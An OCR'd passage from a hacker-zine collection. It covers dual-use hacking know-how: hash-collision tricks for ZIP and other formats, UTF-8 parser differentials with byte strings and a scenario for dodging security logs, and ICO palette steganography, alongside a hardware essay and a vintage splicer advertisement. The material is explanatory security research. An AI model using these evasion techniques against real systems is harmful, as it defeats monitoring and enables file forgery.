20:  2888 4c41 e345 7d07 1634 5d4a 3b61 89a0 (.LA.E}..4]J;a..
30:  0029 94af 4168 2517 0bbc b841 cbf2 9587 .)..Ah%....A....
40:  e438 0043 6390 279d 7c9e a01e e476 4c36 .8.Cc.'.|....vL6
50:  527f b1f4 653e d866 f98d 7278 5324 0bd5 R...e>.f..rxS$..
60:  b31d ef6d d5d6 1163 5a2e a8a5 21bf eab4 ...m...cZ...!...
70:  c59c 028e a913 f6b7 0036 c93f 5092 a628 .........6.?P..(

00:  504b 0586 0000 0000 0000 0000 0000 0000 PK..............
10:  0000 0000 0000 2121 eb66 cf1d db01 83bb ......!!.f......
20:  2888 4c41 e345 7d07 1634 5d4a 3b61 89a0 (.LA.E}..4]J;a..
30:  0029 94af 4168 251f 0bbc b841 cbf2 9587 .)..Ah%....A....
40:  e438 00c3 6390 279d 7c9e a01e e476 4c36 .8..c.'.|....vL6
50:  527f b1f4 653e d866 f98d 72f8 5324 0bd5 R...e>.f..r.S$..
60:  b31d ef6d d5d6 1163 5a2e a8a5 21bf eab4 ...m...cZ...!...
70:  c59c 028e a913 f6af 0036 c93f 5092 a628 .........6.?P..(
```

The problem is that some parsers still parse ZIP files from the beginning even though they should be parsed bottom-up. One way to make sure that both files are properly parsed is to chain two UniColl blocks, to enable and disable each *End of Central Directory*.

To prevent ZIP parsers from complaining about unused space, one can abuse *Extra Fields*, the file comments in *Central Directory*, and archive comments in the *End of Central Directory*. See `zip.asm` for the structure of a dual ZIP, which can host two different archive files.

After two UniColl computations, have two colliding files, `collision1.zip` and `collision2.zip`.



Summary

We will end with some handy observations, points which have been made earlier in this paper but might be worth further consideration.

- JPG has some limitations on data, which can be improved to some extent by manipulating the scans encoding.
- PDF with JPG is the initial implementation of the SHAttered attack, but it's simply a pure JPG trick in a PDF document rather than a complex abuse of the PDF structure as such.
- Safari requires PNGs to have their `IHDR` chunk in the first slot, before any collision blocks can be added. Doing so prevents a generic prefix, in which case the collision is limited to specific dimensions, color space, BPP, and interlacing.
- The Atom/Box formats such as MP4 may work with the same prefix for different subformats. Some subformats like JPEG2000 or HEIF require extra grooming, but the exploit strategy is the same—it's just that the collision is not possible between sub-formats, but only with a pair of prefixes for a specific subformat.
- Atom/Box is SHAttered-compatible only when using 64-bit lengths.
- For better compatibility, ZIP needs two UniColls for a complete archive, and these collisions depend on both files' contents.

Thanks to Philippe Teuwen for his extensive feedback on file formats in general, and to Rafał Hirsz for his continuing help with JavaScript.

Format	Generic?	FastColl	UniColl	Shattered	HashClash
PDF	Y		×		×
JPG	Y (1)		×	× (2)	×
PNG	Y/N (3)		×		×
MP4	Y (4)		×	× (5)	×
PE	Y				×
GIF	N	×			×
ZIP	N		× (6)		×
ELF	N				×
TAR	N				×
Mach-O	N				×
Class	N				×

19:06 Selectively Exceptional UTF8; or, Carefully tossing a spanner in the works.

by T. Goodspeed and R. Speers

In the good ol' days, software might be written once, in one programming language, with one parser for each file format. In the modern world, things can be considerably more complicated, with pieces of a complex distributed system using many programming language and databases, each with their own parsers. This is especially true in today's era of programming via deep stacks of libraries and frameworks, combined with proliferation of microservices, [39] it really matters how different languages treat what should be the exact same sequence of characters.

Sometimes it seems no one can agree on a character encoding scheme – the olde' ASCII ignores non-English languages, and since the internet realized the need for other language support, now developers consistently have to deal with frustrations like `str.encode('utf-16')` conversions between function calls. But, if everyone dropped their debates and adopted one standard – UTF-8,[40] UTF-16, or otherwise – we'd all finally be able to coexist – right?

Wrong. In this POC, we'll demonstrate how the differences between libraries and programming languages which parse the UTF-8 standard lead to inconsistent behaviors with parsing and recognition. We do *not* mean the numerous issues which have been previously discussed regarding making characters that look the same (homoglyphs),[41] file names which trick users to executing them,[42] or evading input filtering and validation.[43] Instead, we share parser differentials with how these libraries consume a sequence of bits, and interpret them as a set of UTF-8 commands.

A good starting point for these differentials would be to document differences in the *validity* of bytestrings as UTF-8, from the perspective of each language or library with which we might interact. Here we describe the validity of many such strings, grouping a number of UTF-8 implementations by their behavior when faced with tricky input.

In the context of this paper, a *string* means a string of bytes, rather than a decoded string of characters. A string is *tricky* if it is accepted by at least one interpreter and rejected by at least one other.

We present a number of bytestrings which are legal as UTF-8 in some but not all of eleven target implementations in programming languages and databases. Additionally, we present commentary and observations that might be useful in identifying other UTF-8 parser differentials and in exploiting those that are known.

A Quick Review of UTF-8

Out of many different standards for encoding text with characters unavailable in the ASCII standard, UTF-8 by Ken Thompson and Rob Pike became the dominant standard by 2009. Among other advantages, it is a superset of ASCII that can describe any codepoint available in the Unicode standard.

As of the Unicode Standard 6.0, UTF-8 consists of between one and four bytes that represent a codepoint between `U+0000` and `U+10FFFF`, with some regions such as `U+D800` to `U+DFFF` blacklisted. Bits are distributed as in Table 2, but further restrictions mean that only the sequences in Table 3 are considered to be well formed. We specify the version because these details have changed over time, with the standard being considerably more strict now than when it was first described.


[39] A curated list of different micro-service frameworks across languages should convince the reader that this is not limited to a handful of languages.
`git clone https://github.com/mfornos/awesome-microservices`

[40] See RFC3629 - UTF-8, a transformation format of ISO 10646

[41] See references in Unicode Technical Report #36, or discussion of the internationalized domain name (IDN) homograph attack.

[42] This is a trick that malware authors have used to make the user see filenames like `happyexe.pdf`, but which is really `happyfdp.exe`.

[43] One example was MS09-20 (CVE-2009-1535) where "%c0%af" could be inserted into a protected path to bypass IIS's WebDAV path-based authentication system by making the path not match the authenticated rules list.



Plan9's early implementations of UTF-8 decoded to a 16-bit Rune, limiting UTF sequences to three bytes. There is no mention in Pike and Thompson's Usenix paper[44] of the forbidden surrogate pair range from `U+D800` to `U+DFFF`, and the three byte limit is understood to be a bit arbitrary.

For years, Windows has supported UTF-16 as wide characters (via the `wchar_t` type), but has used code page 1252 (similar to ANSI) for 8-bit characters. Internally there has been support for code page 65001 which is UTF-8, however it was not exposed until a build of Windows 10 as something that could be set as the locale code page.[45]

Similar Situations

As discussed in the introduction, we are not discussing the well-studied areas of homographs, other visual confusion, or filter evasion. Some prior work makes observations which have similarities, or hint at, the issues we discuss.

First, Unicode Technical Report #36 notes that in older Unicode standards, parsers were permitted to delete non-character code points, which led to issues when an earlier filter (e.g., a Web IDS) checked for some string like "exec(" that it didn't want to have present, but an attacker inserted an invalid code sequence in the string – so that it didn't match.[46] A different parser later in the stack may instead choose to delete this non-character code point, converting the string from "ex\uFEFFec(" to "exec(", thus possibly affecting the security of the application.

Similarly, the same document references issues that arise when systems compare text differently.[47] Similar situations are what we discuss here, however we focus on the string being judged as illegal, rather than compared differently, due to the parser differentials.

Blatantly Illegal Letters

Some sequences are blatantly illegal, and ought to be rejected by any decent interpreter. While we are most interested by the subtle differences between more modern interpreters, blatantly illegal characters are still useful in older languages, which might happily interpret them as bytestrings without attempting to parse them into runes.

As a general rule, older languages will only check the validity of a string if asked to. As a concrete example in Python 2, `"FB80808080".decode("hex")` will not trigger an exception, because the illegal string is only being interpreted as a string of bytes. `"FB80808080".decode("hex").decode("utf-8")` will trigger an exception, because the string is not legal in any reasonable UTF-8 dialect.

So when dealing with blatantly illegal strings, your difference of opinion might be found between a script that does check for validity and a second script *written in the same language* which does not.

[44] `unzip pocorgtof19.pdf utf.pdf`

[45] Insider build 17035 in November 2017.

[46] See clause "C7. When a process purports not to modify the interpretation of a valid coded character sequence, it shall make no change to that coded character sequence other than the possible replacement of character sequences by their canonical-equivalent sequences *or the deletion of noncharacter code points.*" (Emphasis added.)

[47] Unicode Technical Report #36 section 3.2

Ain't no law against bad handwriting.

Now that we've covered the theory, let's get down to some quirks of specific UTF-8 implementations. Follow along in Table 1 if you like.

Null Bytes

Null runes (`U+0000`) in UTF-8 are to be represented as a null byte (`00`), rather than encoded as a two-byte sequence (`C0 80`). Although Wikipedia mentions a "Modified UTF-8" that allows this sequence, in practice it has been rather hard for us to find one in surveying the major languages and libraries. All implementations that reject anything seem to reject the null pair.

What is worth noting, however, is that Postgres–perhaps only Postgres–will reject those strings which contain simple null bytes. You can express "`hello world\x00`" in nearly any other implementation, but perhaps for fear that naive C code might truncate it, Postgres will reject it.

```
psql (10.5 (Debian 10.5-1), server 9.6.7)
Type "help" for help.

user=> select E'hello\x00';
ERROR:  invalid byte sequence for encoding "UTF8": 0x00
user=>
```

All other languages could care less.

```
Welcome to the MariaDB monitor.
Server version: 10.1.35-MariaDB-1 Debian unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation
      Ab and others.

MariaDB [(none)]> select _utf8 X'3500';
+---------------+
| _utf8 X'3500' |
+---------------+
| 5             |
+---------------+
1 row in set (0.00 sec)

MariaDB [(none)]>
```

Surrogates

Some operating systems, such as Java and Windows, prefer to internally represent characters as 16-bit units. For this reason, UTF-16 uses pairs in the surrogate range from `D800` to `DFFF` to represent characters which use more than sixteen bits. This same range, `U+D800` to `U+DFFF`, is reserved in the Unicode standard so that no meaningful codepoints are excluded.

You can see in Table 1 that these surrogates are perfectly legal in Python 2 and MariaDB, but trigger exceptions in Python 3, Go, Rust, Perl 6, Java and .NET. Further experimentation with this would be handy, as surrogates can be either orphaned or in their proper, matching pairs.

Byte Counts

As we mentioned earlier, the pattern of UTF8 bit distribution shown in Figure 2 is very regular. An implementation could easily be restricted to three or four bytes by chance, and by continuing the pattern, one can easily imagine a fifth or sixth byte. In fact, implementations such as Perl 5 happily consume six byte UTF-8 runes, and a seven-byte implementation might be lurking in some interpreter, somewhere.

As a general rule, we see that ancient implementations support either three or six bytes, while the most modern languages seem to support four bytes. We've not yet found an implementation that supports only five bytes.

High Ranges

In addition to byte counts, implementations might disagree on the range within that number of bytes that they allow. Much like the surrogate range that we discussed earlier, the highest values of a range are sometimes restricted. These are the ranges that are missing from Table 3.

Where can we use this?

We argue that this isn't a theoretical issue. Indeed, it can arise in real-world software development projects.

One blog about micro-services hints at the issues someone will encounter during development with data representation, and the author does not discuss

[48] Blogger Richard Clayton wrote that "[w]e continuously encountered issues between the front and backend were serialization issues (UI using an Array, but Java expecting a String). While this isn't an issue specific to microservices, the problem is

security or character encoding differences.[48] The issues that such development teams feel is likely only the tip-of-the-iceberg if they were to start considering where differentials in the parsing of data representations could pose security or functionality issues.

Dodging the Logs

Companies routinely rely on logging and the indexing of these logs for use in debugging, optimization, security monitoring, and incident response. In the case of a web service, imagine one implemented in Python which presents a RESTful API that users interact with. To help determine when users act maliciously, all POST request activity is logged to a MariaDB database.

The `fourbyte` case presents a situation where the string `F0908D88h` is recognized and processed by the Python service, but if that same string is logged to a MariaDB or Postgres database, it will be treated as illegal and the insert would fail.

Disappearing Data

In another case, user input may be taken in, validated, and acted upon in one language, and then transferred to another system which rejects the string due to a parser differential. As we are not ones to advocate for keeping databases of everyone, especially not for minor misunderstandings of the speed limit, this could be handy in a hypothetical case where the drivers license database is maintained in one implementation, but where the speeding ticket database is implemented in a different language. Input to the speeding ticket database could come from the "trusted" license database, but fail to be processed and/or recorded in the ticketing system.

This may also be the case where a frontend written in one language has it's search index provided by another. One example may be Python frontend such as Reddit's legacy code[49] that uses Solr – a Java project – to provide search indexing. We haven't verified any such issues, and expanded cases would be needed to differentiate languages such as Python and Java.

Future steps for operations


Someone looking to find vulnerable systems at scale will need to overcome a few challenges. First, the seemingly religious feud over mono-repos or multiple-repos means that modifying a project like `github-analysis`[50] to return statistics about *multiple* languages in a repository, as opposed to the primary one, is insufficient to identify many cases. If a repository, or set of them from one vendor, contains code in multiple languages, false positives (e.g., unit tests written in a different language, or dead code) need to be suppressed. Finally, dev-ops artifacts such as Dockerfiles, Cloud Formation scripts, and similar likely should be analyzed to identify third-party databases that are used. (Alternately code could be searched for database connection strings.)

We believe that future work to screen for projects where these bugs may exist will help bring this type of vulnerability to something which can be detected and mitigated.

Can everyone please agree already?

Of some hope for defenders is that Java, .NET, Python3, Go, Rust, and Perl 6 seem to all support very similar dialects, rejecting and accepting strings in step with one another.

We the authors therefore offer a bounty of a pint of good beer for each test case that newly differentiates these languages, by triggering an exception in one and not the others, up to a maximum of 64 beers.[51]



compounded when you increase the number of places these data representation issues can occur."
`https://rclayton.silvrback.com/failing-at-microservices`

[49] `git clone https://github.com/reddit-archive/reddit`

[50] `git clone https://github.com/benfred/github-analysis`

[51] We the authors would also like to make clear that these will be excellent beers by our standards, but that Alexei Bulazel would consider them unworthy, as they are insufficiently valuable to be collateral in a mortgage, nor even for payment of a bridewealth or dowry.

		perl5	python2	python3 golang rust perl6 mono dotnet java	mariadb	postgres
surrogate	EDA081	1	1	0	1	0
nullsurrog	3000EDA081	1	1	0	1	0
threehigh	EDBFBF	1	1	0	1	0
fourbyte	F0908D88	1	1	1	0	0
fourbyte2	F0BFBFBF	1	1	1	0	0
fourhigh	F490BFBF	1	0	0	0	0
fivebyte	FB80808080	1	0	0	0	0
sixbyte	FD80808080	1	0	0	0	0
sixhigh	FDBFBFBFBF	1	0	0	0	0
nullbyte	3031320033	1	1	1	1	0

Table 1. Legality of Tricky UTF8 Strings in Five Dialects

Scalar Unicode Value	First Byte	Second	Third	Fourth
00000000 00000000 0xxxxxxx	0xxxxxxx			
00000000 00000yyy yyxxxxxx	110yyyyy	10xxxxxx		
00000000 zzzzyyyy yyxxxxxx	1110zzzz	10yyyyyy	10xxxxxx	
000uuuuu zzzzyyyy yyxxxxxx	11110uuu	10uuzzzz	10yyyyyy	10xxxxxx

Table 2. UTF-8 Bit Distribution, Unicode 6.0


Scalar Unicode Value	First	Second	Third	Fourth
U+0000..U+007F	00..7F			
U+0080..U+07FF	C2..DF	80..BF		
U+0800..U+0FFF	E0	A0..BF	80..BF	
U+1000..U+CFFF	E1..EC	80..BF	80..BF	
U+D000..U+D7FF	ED	80..9F	80..BF	
U+E000..U+FFFF	EE..EF	80..BF	80..BF	
U+10000..U+3FFFF	F0	90..BF	80..BF	
U+40000..U+FFFFF	F1..F3	80..BF	80..BF	80..BF
U+100000..U+10FFFF	F4	80..8f	80..BF	80..BF

Table 3. Well-Formed UTF-8 Byte Strings, Unicode 6.0

19:07 Never Fret that Unobtainium

by Matthew Peters

with kind thanks to DDR.



My friends and colleagues, my students and teachers; never fret that component of unobtainium. Though scouring the great suppliers may be fruitless, and though purchasing from Ali may be fraught with danger, all is not lost. It is important to step back and understand the problem before relegating a project to the fate of gathering dust on some forgotten shelf. Or perhaps more often, gathering dust while covering half your desk.

Components of unobtainium are often needed, for you will find they have snuck into your design unnoticed like parasitic current in a parallel trace. They will sneak in just as you receive your latest PCB after checking the stocks at all the vendors mere weeks before. That critical component you had access to thousands of will disappear, leaving only the alternative – made of pure of unobtainium. They will show up when that last component lets its magic smoke out in the most inopportune moment, just when everything was working. This will happen when it is most important that it doesn't happen. It is because of the demon named Murphy this will happen, and by his word that it will never cease to happen!


So go, look at your board. Find the smoking remains of the original part, and put aside the sadness in your heart. Seek an alternative replacement; but do not seek too far or too long, for that way lies abandonment and despair. Remember that you seek only the function of the component, rather than its form. Look upon your circuit and understand it; what was the part there for? Was it to keep something from bursting into flame? Was it to empower or advance something else? Was it there simply to keep the board that small amount warmer and take make it look pretty? While often not that last one, we can hope.

Now, it is only partly true that we can use a substitution with similar function. It is mostly untrue of Products whose virtues and qualities must be made the same, time and time again. However, to a degree even these can be saved in dire times. Let us instead focus on Projects for the duration of this sermon. Projects are to be made, not fretted over or set aside until that missing component is found or, equally likely, falls out of the sky.

The other case which must be dealt with separately is that of safety; for even if there are alternatives to the unobtainable component it is often far better to use the right component over the one that just about works. Even if a software check can react in the same manner, as the Therac-25 has shown us, software is not the same. A failure where someone's life is on the line is not an option; we must treat these cases with the respect and discipline they deserve.

That said, let us examine a practical example I encountered on a project some time ago. I was in need of a Vacuum Fluorescent Display power supply, a component I never could find though hints were made of it in catalogues long expired. I knew what this component was to do; it was to make the thirty to sixty volts needed to get electrons to jump a gap of nothing and strike the elements inside the tube and produce light. It was to take a small voltage and make it a large one. I had its brother, a filament supply, which would keep the currents flowing back and forth on the tiny wires, heating them and allowing those electrons to jump free. The two of them had a sister as well, a component that could keep each of the grids and plates in line and display only what you wanted rather than making all of them glow.

I spent many days and many nights wandering the catalogs of the great supply houses, finding nothing but shadows and broken references. I never did find a VFD supply chip for sale. Sure, there were chips that could do part of this or combinations that could work, but they were large, complex beasts – and always power hungry.



But hear me when I say all was not lost! For the VFD is a simple device, once you peel back its layers. It needs the filament to be hot and strongly negatively biased against the grids and plates. The grids don't need to be driven to block the excited electrons; they can instead be left floating and will bias themselves enough to shield the plates. There was a difficult part, of course, for the filament must be near ground while the grids and plates must be way up near 60 volts. But this was a false truth! A simplification, by those who sought to keep things aligned in tables and books. The truth was that there just needed to be more than 30 volts of difference and it mattered not where the ground was.

With this knowledge in hand I sought a component; something that would keep things biased and powered. But again and again I came up with only components made of unobtainium. Long hours I sat until the simplicity of the whole problem came clear – it was a supply with two purposes and the rest was just discrete MOSFETs of the P-type. The supply needs to do two things at once; it needs to couple current back and forth across the heaters and at the same time it needs to bias those wires down until the electrons leap free. A transformer can do this when coupled with source for changing currents. The source would be very easy, I had a controller nearby and could turn on and off a MOSFET, while a transformer could take those pulses of current and wash the electricity back and forth to heat the wire. A second winding on the transformer could even be attached to diodes and they can push together to bias the heaters down far enough.

But lo, the ugly head of the unobtainium component reared again! For though transformers are common enough, ones with the ratio set of one-to-one and one-to-ten together aren't. The suppliers were barren, once more having only the holes and echos where the transformers may have been.

But again, all was not lost! There are things very similar to transformers, for they have cousins, inductors. These devices do similar tasks and often have similar features. They can load up their cores with a magnetic fields made by current loops, but they only have one length of wire to receive that magnetic field with when it collapses. A transformer is just an inductor with more than one wire, and more than one loop to share the magnetic field. I anew sought something far easier to find, an inductor with enough loops around to make up a good start of the unfound transformer. Ferrite, the powder used to form the core of inductors, has an interesting feature; a handy one for those who care not for math – for each loop around it the inductance is about 1 microHenry. Though not precise, this is enough to find the base – an inductor with 100μH will have around 100 turns. The inductor must also have other commonly found features – it must be without shield, and naked, and large enough to wind more loops around. The requirements thus listed; not five minutes later an acceptable component was found.

Thus by using a cheap inductor and simply wrapping the extra windings needed around it, the transformer was made. With the pulsed current from a MOSFET, the field inside the transformer formed and collapsed and the dual output of the bridge rectifier and the filament heater could share the field and regulate with it.

The rest was simple software, secrets whispered to sand that made it do tasks over and over, with just a little more power to keep the sand thinking. A CPU can turn on and off the grids and plates allowing current where needed and blocking where not. The project, a watch, could now show numbers and count out the passage of time as a river counts the passage of fishes.


And so, no components of unobtainium were needed, and none were sourced. No sums of money were traded for things too rare to be affordable. Do not fret when a component seems to only come from unobtainium; fear not when the stores of the great component suppliers run empty and lead times are only given in cycles of the seasons. Often it is not the components that you seek but rather their function, the result of them being there. You can look deeper, understand the need, and fill the empty spot with something better.


Thank you.

PUNCHED TAPE SPLICER

ROBINS® "GIBSON GIRL"® PUNCHED TAPE EDITING AND SPLICING KITS

U.S. PATENT NO. 2,778,420, PAT. PEND.





- **FOR OILED, OIL FREE, AND MYLAR TAPES**
- **SPLICES WITHOUT LOSING A SINGLE CODE**
- **RAPID ACCURATE EDITING AND SPLICING**
- **PRODUCES "GIBSON GIRL" SHAPE SPLICES FOR SMOOTH MACHINE FEED**
- **CLEAN AND SIMPLE FOR OPERATION BY OFFICE PERSONNEL — NO HEAT OR MESSY GLUE**

- Robins Perforated Tape Splicers and Splicing System incorporates many of the features of Robins "Gibson Girl" industrial magnetic tape splicers, which have become, due to their quality and dependability the "standard of the magnetic tape industry.
- Cuts precision Vertical Cut on both ends of tape for perfect butted edges or makes splices without loss of data. Trims "Gibson Girl"® waists on both sides of the splice which prevents adhesive from contacting parts of equipment.
- The pre-punched pressure sensitive Polyester Splicing Patches supplied are cut to length and ready to apply. They produce splices of higher tensile strength than paper tape. Adhesive is carefully engineered to control tackiness, thickness, and cold flow.
- This splicing system can be adapted to the individual user's needs for either minimum time per splice or maximum strength of splices.
- Robins "Gibson Girl" Punched Tape Splicers are ruggedly constructed for industrial or office use. Mounted on a heavy cast base with precision "Vertical Cut" and "Gibson Girl" Trim Blades. Each unit has precise blade centering adjustment, and replaceable blades for easy maintenance.


NOTE:
STRAIGHT TRIM PUNCHED TAPE SPLICERS ARE AVAILABLE FOR TAPE READERS THAT USE AN EDGE TAPE FEED METHOD (N.C.R., DIGITRONICS, OMNITRONICS, ETC.) COST IS THE SAME AS THE STANDARD PUNCHED TAPE SPLICERS, HOWEVER, A STRAIGHT TRIM MUST BE SPECIFICALLY REQUESTED WHEN ORDERING.

"GIBSON GIRL"® PUNCHED TAPE SPLICING KITS contain:

One Punched Tape Splicer.
One Burnishing Roller.
50 All Perforated Polyester Splicing Patches.
Complete Instruction Manual including reorder information.

No. of Channels and Width of tape	ROBINS KIT #	ROBINS PATCHES FOR PAPER TAPES	ROBINS PATCHES FOR MYLAR TAPES	OPAQUE PATCHES AVAILABLE ON REQUEST
5 Channel 11/16"	#TSPK-5	#STP-5	#STM-5	
6 Channel 7/8"	#TSPK-6	#STP-6	#STM-6	
7 Channel 7/8"	#TSPK-7	#STP-7	#STM-7	
7 Channel 1"	#TSPK-7A	#STP-7A	#STM-7A	
8 Channel 1"	#TSPK-8	#STP-8	#STM-8	

Available in packages of 100, 500, and 1000.



CARRYING AND STORAGE CASE FOR ROBINS GIBSON GIRL® TAPE EDITING KITS

Order this practical carrying and storage case for Tape Editing Kits. Case has provisions for securing splicer, burnishing roller, and splicing patches. Keeps all accessories in order, protects equipment from dust and damage. Splicer can be operated in case. Dimensions of case: 7 3/8" x 11 3/8" x 2 7/8".

Order Case #TSC-2

OUR SPECIAL DEVICES DEPARTMENT IS EQUIPPED TO MODIFY THESE UNITS TO MEET ANY SPECIAL REQUIREMENTS OR BUILD ANY ACCESSORIES YOU MAY REQUIRE.

19:08 Steganography in .ICO Files

by Rodger Allen

For the delight and amusement of
the Reverend Pastor Manul Laphraoig and his flock,

These days, with a megapixel camera in all our phones, we are used to full colour, 24-bit images. The days of 256 colour images may seem to be something that only our older neighbours might remember. But these low-res images are still with us and so ubiquitous that they go unnoticed.

Minimize all the windows on your desktop and you'll likely see a dozen or more of them. Check the tabs in your browser and you'll see many more. Yep, a great deal of those icons and favicons are actually low resolution bitmaps.

And they're a great place to hide data!

BMP Palettes

First, let's discuss how Palettized BMPs work. The basic structure of a bitmap file is a bit like so.

```
//14 Byte FileHeader.
typedef struct tagBITMAPFILEHEADER {
  WORD  bfType;
  DWORD bfSize;
  WORD  bfReserved1;
  WORD  bfReserved2;
  DWORD bfOffBits;
} BITMAPFILEHEADER;

//5 different sizes, 20 to 124 bytes.
struct DIBHeader;

//Optional, 8 to 1024 bytes.
struct Palette;

//Rows are null-padded, divisible by four.
RGBQUAD pixels[];
```

Bitmap images that don't use a palette define the colour independently for each pixel. Each pixel uses three bytes (24 bits) to define the Red, Green and Blue (RGB) channels. The pixels in a palettized image reference the Palette to define the colour for each pixel. 256-colour bitmaps use 8-bit pixels, 16-colour bitmaps use 4-bit pixels, and 2-colour bitmaps use a single bit for each pixel.

The palette structure uses four bytes to define each RGB, with the fourth byte being reserved. The MSDN page on the `RGBQUAD` struct states that the fourth byte is "reserved and must be zero."[52]

The depth of colour in a palettized image is then still the same as a full 24-bit colour image - each pixel is still a full 24-bit colour. It's just that the palettized image is likely to contain fewer overall colours than the 24-bit-per-pixel image. Indeed, even the so-called monochrome 1-bit image isn't restricted to just black and white; the two colours can both be full 24-bit colours.

The choice as to whether to use a palettized image or just have 24-bit pixels mostly comes down to file size. For a small image, such as an icon (and we'll come back to these soon) you might find it better to use 24-bit pixels instead of allocating 1k for the palette. For example, a 16×16 image might use just 20-odd different colours. If it used a palette, then the file size would be (roughly) 1.25k (1024 bytes for the palette and then 256 bytes (16×16) for the pixels), with roughly 900 bytes of palette unreferenced and unused. Using 24-bit pixels would yield a file size of approx .75k (0 bytes for the palette and 768 bytes (16×16×3) for the pixels). The figures for a 32×32 pixel image would be 2,048 bytes for the palettized image and 3,072 bytes for the 24-bit version.

Palette Histograms

The key element of this steganographic technique is to take a histogram of the palette colours that are used in the pixels. It is often the case that not every colour defined in the palette is actually used by the pixels. The histogram makes a count of the number of times each colour is used. We are interested in the colours that have a count of zero, since we can then overwrite those colours (bytes) in the palette array, and it won't affect the display of the image.

To extract the data utilises the same process - take a histogram of the pixels per palette colour, and read those bytes out.

[52] MSDN `tagRGBQUAD` Structure

This technique has three important advantages over the LSB (Least Significant Bit) method:

First, there is no need to have a reference image. The LSB method makes comparison between the original image and the injected image to determine which bits have been altered. With this technique, the original pixel array is the key to which bytes are to be read from the palette.

